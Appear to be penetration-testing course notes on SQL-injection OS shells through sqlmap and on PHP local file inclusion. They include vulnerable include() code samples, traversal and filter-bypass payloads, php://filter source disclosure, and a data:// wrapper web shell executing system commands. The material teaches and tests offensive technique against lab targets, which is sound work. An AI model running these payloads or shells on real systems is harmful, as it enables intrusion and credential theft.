drwxrwxrwt 1 www-data www-data 4096 Nov 19 17:54 .
drwxr-xr-x 1 www-data www-data 4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql mysql 188 Nov 19 07:39 basic.php
...SNIP...
OS Command Execution
Now that you confirmed that you could write a PHP shell to get command execution, you can test SQLMap’s ability to give you an easy OS shell without manually writing a remote shell. SQLMap utilizes various techniques to get a remote shell through SQLi vulns, like writing a remote shell, writing SQL functions that execute commands and retrieve output or even using some SQL queries that directly execute OS commands, like xp_cmdshell? in MSSQL. To get an OS shell with SQLMap, you can use the --os-shell option.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell
___
__H__
___ ___[.]_____ ___ ___ {1.4.11#stable}
|_ -| . [)] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 18:02:15 /2020-11-19/
[18:02:16] [INFO] resuming back-end DBMS 'mysql'
[18:02:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
[18:02:37] [INFO] the local file '/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote file './libslpjs.so' have the same size (8040 B)
[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file
[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file
[18:02:39] [INFO] going to use injected user-defined functions 'sys_eval' and 'sys_exec' for operating system command execution
[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] a
[18:02:45] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
No output
You see that SQLMap defaulted to UNION technique to get an OS shell, but eventually failed to give you any output. So, as you already know you have multiple types of SQLi vulns. Try to specify another one, like the Error-based SQLi, which you can specify with --technique=E.
d41y@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --os-shell --technique=E
___
__H__
___ ___[,]_____ ___ ___ {1.4.11#stable}
|_ -| . [,] | .'| . |
|___|_ [(]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org
[*] starting @ 18:05:59 /2020-11-19/
[18:05:59] [INFO] resuming back-end DBMS 'mysql'
[18:05:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y
[18:06:07] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[18:06:09] [WARNING] unable to automatically parse any web server path
[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[18:06:09] [WARNING] potential permission problems detected ('Permission denied')
[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'
[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method
[18:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpumgzr.php
[18:06:11] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpbznbe.php
[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls -la
do you want to retrieve the command standard output? [Y/n/a] a
command standard output:
---
total 156
drwxrwxrwt 1 www-data www-data 4096 Nov 19 18:06 .
drwxr-xr-x 1 www-data www-data 4096 Nov 19 08:15 ..
-rw-rw-rw- 1 mysql mysql 188 Nov 19 07:39 basic.php
...SNIP...
Server-side
File Inclusion
Intro
Many modern back-end languages use HTTP parameters to sprecify what is shown on the web page, which allows for building dynamic web pages, reduces the script’s overall size, and simplifies the code. In such cases, parameters are used to specify which resource is shown on the page. If such functionalities are not securely coded, an attacker may manipulate these parameters to display the content of any local file on the hosting server, leading to a Local File Inclusion (LFI) vulnerability.
The most common place you usually find LFI within is templating engines. In order to have most of the web app looking the same when navigating between pages, a template engine displays a page that shows common static parts, such as the header, navigation bar, and footer, and then dynamically loads other content that changes between pages. Otherwise every page on the server would need to be modifified when changes are made to any of the staitc parts. This is why you often see a parameter like index.php?page=about, where index.php sets static content, and then only pulls the dynamic content specified in the parameter, which in this case may be read from a file called about.php. As you have control over the about portion of the request, it may be possible to have the web app grab other files and display them on the page.
LFIs can lead to source code disclosure, sensitive data exposure, and even remote code execution under certain conditions. Leaking source code may allow attackers to test the code for other vulns, which may reveal previously unknown vulns. Furthermore, leaking sensitive data may enable attackers to enumerate the remote server for other weaknesses or even leak credentials and keys that may allow them to access the remote server directly. Under specific conditions, LFI may also allow attackers to execute code on the remote server, which may compromise the entire back-end server and any other servers connected to it.
Examples of Vulnerable Code - PHP
In PHP, you may use the include() function to load a local or remote file as you load a page. If the path to the include() is taken from a user-controlled parameter like a GET parameter, and the code does not explicitly filter and sanitize the user input, then the code becomes vulnerable to File Inclusion.
Example:
if (isset($_GET['language'])) {
include($_GET['language']);
}
You see that the language parameter is directly passed to the include() function. So, any path you pass in the language parameter will be loaded on the page, including any local files on the back-end server. This is not exclusive to the include() function, as there are many other PHP functions that would lead to the same vulnerability if you had control over the path passed into them. Such functions include include_once(), require(), require_once(), file_get_contents(), and several others as well.
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
include() / inlcude_once() | YES | YES | YES |
require() / require_once() | YES | YES | NO |
file_get_content() | YES | NO | YES |
fopen() / file() | YES | NO | NO |
Examples of Vulnerable Code - NodeJS
if(req.query.language) {
fs.readFile(path.join(__dirname, req.query.language), function (err, data) {
res.write(data);
});
}
As you can see, whatever parameter passed from the URL gets used by the readfile function, which then writes the file content in the HTTP response. Another example is the render() function in the Express.js framework. The followwing example shows how the language parameter is used to determine which directory to pull the about.html page from:
app.get("/about/:language", function(req, res) {
res.render(`/${req.params.language}/about.html`);
});
Unlike your earlier examples where GET parameters were specified after a ? char in the URL, the above example takes the parameter from the URL path. As the parameter is directly used within the render() function to specify the rendered file, you can change the URL to show a different file instead.
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
fs.readFile() | YES | NO | NO |
fs.sendFile() | YES | NO | NO |
res.render() | YES | YES | NO |
Examples of Vulnerable Code - Java
<c:if test="${not empty param.language}">
<jsp:include file="<%= request.getParameter('language') %>" />
</c:if>
The include function may take a file or a page URL as its arguments and then renders the object into the front-end template, similar to the ones you saw earlier with NodeJS. The import function may also be used to render a local file or a URL, such as the following example:
<c:import url= "<%= request.getParameter('language') %>"/>
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
include | YES | NO | NO |
import | YES | YES | YES |
Examples of Vulnerable Code - .NET
@if (!string.IsNullOrEmpty(HttpContext.Request.Query['language'])) {
<% Response.WriteFile("<% HttpContext.Request.Query['language'] %>"); %>
}
The Response.WriteFile function works very similar to all of your earlier examples, as it takes a file path for its input and writes its content to the response. The path may be retrieved from a GET parameter for dynamic content loading.
Furthermore, the @Html.Partial() function may also be used to render the specified files as part of the front-end template, similarly to what you saw earlier:
@Html.Partial(HttpContext.Request.Query['language'])
Finally, the include function may be used to render local files or remote URLs, and may also execute the specified files as well:
<!--#include file="<% HttpContext.Request.Query['language'] %>"-->
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
@Html.Partial() | YES | NO | NO |
@Html.RemotePartial() | YES | NO | YES |
Response.WriteFile() | YES | NO | NO |
include() | YES | YES | YES |
File Disclosure
Local File Inclusion
Basic LFI
Example of a webpage:

If you select a language by clicking on it, you see that the content text changes to it.

You also notice that the URL includes a language parameter that is now set to the language you selected. There are several ways the content could be changed to match the language you specified. It may be pulling the content from a different database table based on the specified parameter, or it may be loading an entirely different version of the web app. However, as previously disccused, loading part of the page using template engines is the easiest and most common method utilized.
So, if the web app is indeed pulling a file that is now being included in the page, you may be able to change file being pulled to read the content of a different local file. Two common readable files that are available on most back-end servers are /etc/passwd on Linux and C:\Windows\boot.ini on Windows.

As you can see, the page is indeed vulnerable, and you are able to read the content of the passwd file.
Path Traversal
In the earlier example, you read a file by specifying its absolute path. This would work if the whole input was used within the include() function without any additions, like the following example:
include($_GET['language']);
In this case, if you try to read /etc/passwd, then the include function would fetch that file directly. However, in many occasions, web devs may append or prepend a string to the language parameter. For example, the language parameter may be used for the filename, and may be added after a directory:
include("./languages/" . $_GET['language']);
In this case, if you attempt to read /etc/passwd, then the path passed to include() would be .languages//etc/passwd, and as this file does not exist, you will not be able to read anything.
You can easily, bypass this restriction by traversing directories using relative paths. To do so, you can add ../ before your file name, which refers to the parent directory. For example, if the full path of the language directory is /var/wwww/html/language, then using ../index.php would refer to the index.php file on the parent directory.
So, you can sue this trick to go back several directories until you reach the root path, and then specify your absolute file path, and the file should exist.

As you can see, this time you were able to read the file regardless of the directory you were in. This trick would work even if the entire parameter was used in the include() function, so you can default to this technique, and it should work in both cases. Furthermore, if you were at the root path and used ../ then you would still remain in the root path. So, if you were not sure if the directory the app is in, you can add ../ many times, and it should not break the path.
info
In general, it is more difficult to leverage a directory traversal vuln for system access on Windows than Linux. In Linux systems, a standard vector for directory traversal is to list the users of the system by displaying the contents of /etc/passwd, check for private SSH keys in their home directory, and use them to access the system via SSH. This vector is not available on Windows and unfortunately, there is no direct equivalent.
Filename Prefix
In the previous example, you used the language parameter after the directory, so you could traverse the path to read the passwd. On some occasions, you input may be appended after a different string. For example, it may be used with a prefix to get the full filename:
include("lang_" . $_GET['language']);
In this case, if you try to traverse the directory with ../../../etc/passwd, the final string would be lang_../../../etc/passwd, which is invalid.
Instead, you can prefix a / before your payload, and this should consider the prefix as a directory, and then you should bypass the filename and be able to traverse directories:

note
This may not always work, as in this example a directory named lang_ may not exist, so your relative path may not be correct. Furthermore, any prefix appended to your input may break some file inclusion techniques, like using PHP wrappers and filters or RFI.
Appended Extensions
Another very common example, is when an extension is appended to the language parameter:
include($_GET['language'] . ".php");
This is quite common, as in this case, you would not have to write the extension every time you need to change the language. This may also be safer as it may restrict you to only including PHP files. In this case, if you try to read /etc/passwd, then the file included would be /etc/passwd.php, which does not exist.
Second Order Attacks
Another common LFI attack is a Second Order Attack. This occurs because many web application functionalities may be insecurely pulling files from the back-end server based on user-controlled parameters.
For example, a web app may allow you to download your avatar through a URL like /profile/$username/avatar.png. If you craft a malicious LFI username, then it may be possible to change the file being pulled to another local file on the server and grab it instead of your avatar.
In this case, you could be poisining a database entry with a malicious LFI payload in your username. Then, another web application functionality would utilize this poisened entry to perform your attack. This is why this attack is called Second Order Attack.
Devs often overlook these vulnerabilities, as they may protect against direct user input, but they may trust values pulled from their database, like your username in this case. If you managed to poison your username during your registration, then the attack would be possible.
Basic Bypasses
Non-Recursive Path Traversal Filters
One of the most basic filters against LFI is a search and replace filter, where it simply deletes substrings of ../ to avoid path traversals:
$language = str_replace('../', '', $_GET['language']);
The above code is supposed to prevent path traversal, and hece renders LFI useless.

You see that all ../ substrings were removed, which resulted in a final path being ./languages/etc/passwd. However, this filter is very insecure, as it is not recursively removing the substring, as it runs a single time on the input string and does not apply the filter on the output string. For example, if you use ....// as your payload, then the filter would remove ../ and the output string would be ../, which means you may still perform path traversal.

The inclusion was successful this time, you’re able to read /etc/passwd successfully. The ....// substring is not the only bypass you can use, as you may use ..././ or ....\/ and several other recursive LFI payloads. Furthermore, in some cases, escaping the forward slash char may also work to avoid path traversal filters, or adding extra forward slashes.
Encoding
Some web filters may prevent input filters that include certain LFI-related chars, like a . or a / used for path traversals. However, some of these filters may be bypassed by URL encoding your input, such that it would no longer include these bad characters, but would still be decoded back to your path traversal string once it reaches the vulnerable function. Core PHP filters on versions 5.3.4 and earlier were specifically vulnerable to this bypass, but even on newer versions you may find custom filters that may be bypassed through URL encoding.
If the target web app did not allow . and / in your input, you can URL encode ../ into %2e%2e%2f, which may bypass the filter.

As you can see, you were also able to successfully bypass the filter and use path traversal to read /etc/passwd.
Approved Paths
Some web apps may also use Regex to ensure that the file being included is under a specific path. For example, the web app you have been dealing with may only accept paths that are under the ./language directory:
if(preg_match('/^\.\/languages\/.+$/', $_GET['language'])) {
include($_GET['language']);
} else {
echo 'Illegal path specified!';
}
To find the approved path, you can examine the requests sent by the existing forms, and see what path they use for the normal web functionality. Furthermore, you can fuzz web directories under the same path, and try different ones until you get a match. To bypass this, you may use path traversal and start your payload with the approved path, and then use ../ to go back to the root directory and read the file you specify.

Some web apps may apply this filter along with one of the earlier filters, so you may combine both techniques by starting your payload with the approved path, and then URL encode your payload or use recursive payload.
Appended Extension
There are a couple of techniques you may use, but they are obsolete with modern versions of PHP and only work with PHP versions before 5.3/5.4.
Path Truncation
In earlier versions of PHP, defined strings have a maximum length of 4096 chars, likely due to the limitation of 32-bit systems. If a longer string is passed, it will simply be truncated, and any chars after the maximum length will be ignored. Furthermore, PHP also used to remove trailing slashes and single dots in path names, so if you call /etc/passwd/. then the ./ would also be truncated, and PHP would call /etc/passwd. PHP, and Linux systems in general, also disregard multiple slashes in the path. Similarly, a current directory shortcut . in the middle of the path would also be disregarded.
If you combine both of these techniques of the PHP limitations together, you can create very long strings that evaluate to a correct path. Whenever you reach th 4096 char limitation, the appended extension .php would be truncated, and you would have a path without an appended extension. Finally, it is also important to note that you would also need to start the path with a non-existing directory for this technique to work.
Example:
?language=non_existing_directory/../../../etc/passwd/./././././ [REPEATED ~2048 times]
Command to automate the creation of this string:
d41y@htb[/htb]$ echo -n "non_existing_directory/../../../etc/passwd/" && for i in {1..2048}; do echo -n "./"; done
non_existing_directory/../../../etc/passwd/./././<SNIP>././././
You may also increase the count of ../, as adding more would still land you in the root directory, as explained in the previous section. However, if you use this method, you should calculate the full length of the string to ensure only .php gets truncated and not your requested file at the end of the string. This is why it would be easier to use the first method.
Null Bytes
PHP versions before 5.5 were vulnerable to null byte injection, which means that adding a %00 at the end of the string would terminate the string and not consider anything after it. This is due to how strings are stored in low-level memory, where strings in memory must use a null byte to indicate the end of the string, as seen in Assembly, C, or C++ languages.
To exploit this vuln, you can end your payload with a null byte /etc/passwd%00, such that the final path passed to include() would be /etc/passwd%00.php. This way, even though .php is appended to your string, anything after the null byte would be truncated, and so the path used would actually be /etc/passwd, leading you to bypass the appended extension.
PHP Filters
Many popular web apps are developed in PHP, along with various custom web apps built with different PHP frameworks, like Laravel or Symfony. If you identify an LFI vuln in PHP web apps, then you can utilize differen PHP Wrappers to able to extend your LFI exploitation, and even potentially reach remote code execution.
PHP wrappers allow you to access different I/O streams at the application level, like standard input/output, file descriptors, and memory streams.
Input Filters
PHP filters are a type of PHP wrappers, where you can pass different types of input and have it filtered by the filter you sepcify. To use PHP wrapper streams, you can use the php:// scheme in your string, and you can access the PHP filter wrapper with php://filter/.
The filter wrapper has several parameters, but the main ones you require for your attack are resource and read. The resource parameter is required for filter wrappers, and with it you can specify the stream you would like to apply the filter on, while the read parameter can apply different filters on the input resource, so you can use it to specify which filter you want to apply on your resource.
There are four different types of filters available for use, which are String Filters, Conversion Filters, Compression Filters, and Encryption Filters. The filter that is useful for LFI attacks is the convert.base64-encode, under Conversion Filters.
Fuzzing for PHP Filters
The first step would be to fuzz for different available PHP pages:
d41y@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php
...SNIP...
index [Status: 200, Size: 2652, Words: 690, Lines: 64]
config [Status: 302, Size: 0, Words: 1, Lines: 1]
tip
Unlike normal web app usage, you are not restricted to pages with HTTP response code 200, as you have LFI access, so you should be scanning for all codes, including 301, 302, and 403 pages, and you should be able to read their source code as well.
Even after reading the sources of any identified files, you can scan them for other referenced PHP files, and then read those as well, until you are able to capture most of the web app’s source or have an accurate image of what it does. It is also possible to start by reading index.php and scanning it for more references and so on, but fuzzing for PHP files may reveal some files that may not otherwise be found that way.
Standard PHP Inlcusion
In previous sections, if you tried to include any PHP files through LFI, you would have noticed that the included PHO file gets executed, and eventually gets rendered as a normal HTML page. For example, try to include the config.php page:

As you can see, you get an empty result in place of your LFI string, since the config.php most likely sets up the web app configuration and does not render any HTML output.
This may be useful in certain cases, like accessing local PHP pages you do not have access over, but in most cases, you would be more interested in reading the PHP source code through LFI, as source code tend to reveal important information about the web app. This is where the base64 PHP filter gets useful, as you can use it to base64 encode the PHP file, and then you would get the encoded source code instead of having it being executed and rendered. This is especially useful for cases where you are dealing with LFI with appended PHP extensions, because you may be restricted to including PHP files only.
Source Code Disclosure
Once you have a list of potential PHP files you want to read, you can start disclosing their sources with the base64 PHP filter. Try to read the source code of config.php using the base64 filter, by specifying convert.base64-encode for the read parameter and config for the resource parameter:
php://filter/read=convert.base64-encode/resource=config

As you can see, unlike your attempt with regular LFI, using the base64 filter returned an encoded string instead of the empty result you saw earlier. You can now decode this string to get the content of the source code of config.php:
d41y@htb[/htb]$ echo 'PD9waHAK...SNIP...KICB9Ciov' | base64 -d
...SNIP...
if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) == realpath($_SERVER['SCRIPT_FILENAME'])) {
header('HTTP/1.0 403 Forbidden', TRUE, 403);
die(header('location: /index.php'));
}
...SNIP...
You can now investigate this file for sensitive information like credentials or database keys and start identifying further references and then disclose their sources.
Remote Code Execution
PHP Wrappers
Data
The data wrapper can be used to include external data, including PHP code. However, the data wrapper is only available to use if the allow_url_include setting is enabled in the PHP configurations. So, let’s first confirm whether this setting is enabled, by reading the PHP configuration file through the LFI vuln.
Checking PHP Configurations
To do so, you can include the PHP configuration file found at /etc/php/X.Y/apache2/php.ini for Apache or at /etc/php/X.Y/fpm/php.ini for Nginx, where X.Y is your install PHP version. You can start with the latest PHP version, and try earlier versions if you couldn’t locate the configuration file. You will also use the base64 filter you used in the previous section, as .ini files are similar to .php files and should be encoded to avoid breaking. Finally, you’ll use cURL or Burp instead of a Browser, as the output string could be very long and you should be able to properly capture it.
d41y@htb[/htb]$ curl "http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini"
<!DOCTYPE html>
<html lang="en">
...SNIP...
<h2>Containers</h2>
W1BIUF0KCjs7Ozs7Ozs7O
...SNIP...
4KO2ZmaS5wcmVsb2FkPQo=
<p class="read-more">
info
Getting the Base64 encoded string helps when you don’t want to have the PHP code inside a file executed but readable. Both, a regular LFI and using plain php://filter, won’t help. You’ll have to use some type of encoding.
php://filter/convert.base64-encode/resource=...
Once you have the base64 encoded string, you can decode it and grep for allow_url_include to see its value:
d41y@htb[/htb]$ echo 'W1BIUF0KCjs7Ozs7Ozs7O...SNIP...4KO2ZmaS5wcmVsb2FkPQo=' | base64 -d | grep allow_url_include
allow_url_include = On
You see that you have this option enabled, so you can use the data wrapper. Knowing how to check for the allow_url_include option can be very important, at this option is not enabled by default, and is required for several other LFI attacks, like using the input wrapper or for any RFI attack. It is not uncommon to see this option enabled, as many web apps rely on it to function properly, like some WordPress plugins and themes, for example.
Remote Code Execution
With allow_url_include enabled, you can proceed with your data wrapper attack. As mentioned earlier, the data wrapper can be used to include external data, including PHP code. You can also pass it base64 encoded strings with text/plain;base64, and it has the ability to decode them and execute the PHP code (in the running web application’s code).
info
data://text/plain,... for plain text (PHP snippet has to be URL-encoded).
data://text/plain;base64,... for Base64 encoded text.
kali@kali:~$ curl "http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
js
...
The embedded data was successfully executed.
When web application firewalls or other security mechanisms are in place, they may filter strings like “system” or other PHP code elements. In such scenario, you can try to use the data:// wrapper with base64-encoded data.
So, your first step would be to base64 encode a basic PHP web shell:
d41y@htb[/htb]$ echo '<?php system($_GET["cmd"]); ?>' | base64
PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==
Now, you can URL encode the base64 string, and then pass it to the data wrapper with data://text/plain;base64,. Finally, you can pass commands to the web shell with &cmd=<COMMAND>:
